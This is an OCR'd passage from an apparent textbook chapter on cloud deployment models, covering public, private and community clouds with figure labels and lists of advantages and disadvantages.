

Users terminating the access
Users initiating access
Public users accessing the cloud via network
Computers in a network providing access
Cloud provider
Boundary Controller
Optional subscriber-controlled security perimeter
New hardware
Users that access the cloud within the security perimeter
Old hardware
Outside subscriber's facility

Figure 19.2: Public cloud deployment model

- **Private Cloud**

A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

- ○ **Advantages**:
   - Security enhancement (services are dedicated to a single organization)
   - Increased control over resources (organization is in charge)
   - High performance (cloud deployment within the firewall implies high data transfer rates)
   - Customizable hardware, network, and storage performances (as the organization owns private cloud)
   - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain
- ○ **Disadvantages**:
   - High cost
   - On-site maintenance



Legitimate access path
Boundary Controller
Subscriber controlled security perimeter
Outside
Inside
Private cloud
Blocked access
Users accessing cloud from within the perimeter

Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Cisco Cloud Solutions, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet
  - **Disadvantages**:
    - Competition between consumers in resource usage
    - Inaccurate prediction of required resources
    - Lack of legal entity in case of liability
    - Moderate security (other tenants may be able to access data)
    - Trust and security concerns between tenants

